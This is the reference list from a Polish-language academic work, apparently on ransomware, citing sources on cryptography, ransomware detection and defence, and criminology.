[143] KeyPass, Securelist by Kaspersky, https://securelist.com/keypass-ransomware/87412/, (dostęp 09.2023)

[144] Restart Manager, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/rstmgr/restart-manager-portal, (dostęp 10.2023)

Literatura uzupełniająca

[1] Vaudenay, S., A CLASSICAL INTRODUCTION TO CRYPTOGRAPHY Applications for Communications Security, Springer, 2006

[2] Schneier, B., Dane i Goliat, Helion, 2021

[3] Schneier, B., Kliknij tutaj aby zabić wszystkich. Bezpieczeństwo i przetrwanie w hiperpołączonym świecie, Helion, 2019

[4] Schneier, B., Kryptografia dla praktyków (Applied Cryptography), John Wiley & Sons, 1994

[5] Schneier, B., Beyond Fear: Thinking Sensibly about Security in an Uncertain World, Copernicus Books, 2003

[6] Ferguson, N., Schneier, B., Kryptografia w praktyce (Practical Cryptography), John Wiley & Sons, 2003

[7] Mohanta, A., Velmurugan, K., Hahad, M., Preventing Ransomware, Pact Publishing,

[8] Liska, A., Gallo, T., Ransomware. Defending Against Digital Extortion, O'Reilly Media

[9] Shannon, C., A Mathematical Theory of Communication, Bell System Technical Journal, 1948

[10] Preston, W., C., Modern Data Protection, O'Reilly Media

[11] Morillo, Ch., 97 Things Every Information Security Professional Should Know, O'Reilly Media

[12] Hołyst, B., Wiktymologia kryminalna, PWN, 2021

[13] Hołyst, B., Kryminologia, PWN, 2022

[14] Hołyst, B., Kryminalistyka, PWN, 2023

[15] Hołyst, B., Bezpieczeństwo. Ogólne problemy badawcze. Tom 1, PWN, 2014

[16] Farbaniec, D., Cyberwojna. Metody działania hakerów, Helion

[17] Brotherston, L., Berlin, A., Defensive Security Handbook. Best Practices for Securing Infrastructure, O'Reilly Media

[18] Cunningham, Ch., Wojny w cyberprzestrzeni. Koncepcje, strategie i taktyki, dzięki którym przetrwasz i ocalisz swoją organizację, Helion

[19] Lee, J., Lee, J. & Hong, J., How to Make Efficient Decoy Files for Ransomware Detection?, In Proc. of Int. Conf. on Research in Adaptive and Convergent Systems (ACM, Krakow, Poland, 2017), 208-212, 2017

[20] Knight, A K., BREAKING BANKS: RANSOMWARE BIG GAME HUNTING IN FINANCIAL SERVICES AND FINTECH, Illusive Networks, 2020https://go.illusivenetworks.com/hubfs/Whitepaper_Breaking Banks_Ransomware Big Game Hunting in FS_Final.pdf

[21] McGuire, M., Into the Web of Profit. Bromium, 2018

[22] Mehnaz, S., Mudgerikar, A. & Bertino, E. RWGuard: A Real-Time Detection System Against Cryptographic Ransomware in Research in Attacks, Intrusions, and Defenses, Springer International Publishing, (Cham, 2018), 114–136, 2018

Spis rysunków

Spis listingów kodów źródłowych